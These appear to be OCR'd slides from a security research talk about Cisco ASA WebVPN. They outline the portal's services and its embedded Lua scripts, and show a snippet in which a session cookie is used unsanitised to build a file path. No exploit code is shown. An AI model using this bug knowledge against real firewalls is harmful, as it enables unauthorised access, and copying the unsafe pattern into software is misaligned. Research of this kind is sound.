



WebVPN

- Popular remote access method
- A web server on your firewall?
- Two web services
  - WebVPN Portal / AnyConnect Gateway
  - ASDM services (launch ASDM/ handles ASDM GUI config via POST/GET)
- Assume no access to ASDM services!


SSL VPN Service
Cisco ASDM 7.2(1)
https://interface.outside-internet.net/+CSCOE+/logon.html
cisco
SSL VPN Service
Login
Please enter your username and password.
GROUP:
MY_RA
USERNAME:
PASSWORD:
Login

- Provides access to internal web resources. Intranet server etc.
- Cisco ASA acts as a proxy HTML rewriter.
- Embeds returned content into the WebVPN portal.





- Provides access to internal resources.
- Launches Java applets.
- Cisco ASA proxies the SSH/RDP/Citrix connections to the remote server

WebVPN

- Lots of server side processing!
- Embedded Lua provides server side functions
- Scripts are stored as plaintext blobs in lina binary
- `strings lina` reveals <u>86 Lua scripts</u>
  - Plenty of complied Lua also..
- Code review of server side Lua shows us some interesting bugs…


```
function CheckAsdmSession(cookie, no_redirect)
```

Some code here…


```
   local f=io.open('asdm/'..cookie, "r")
   if f ~= nil then
      f:close()
      return true;
   end
```

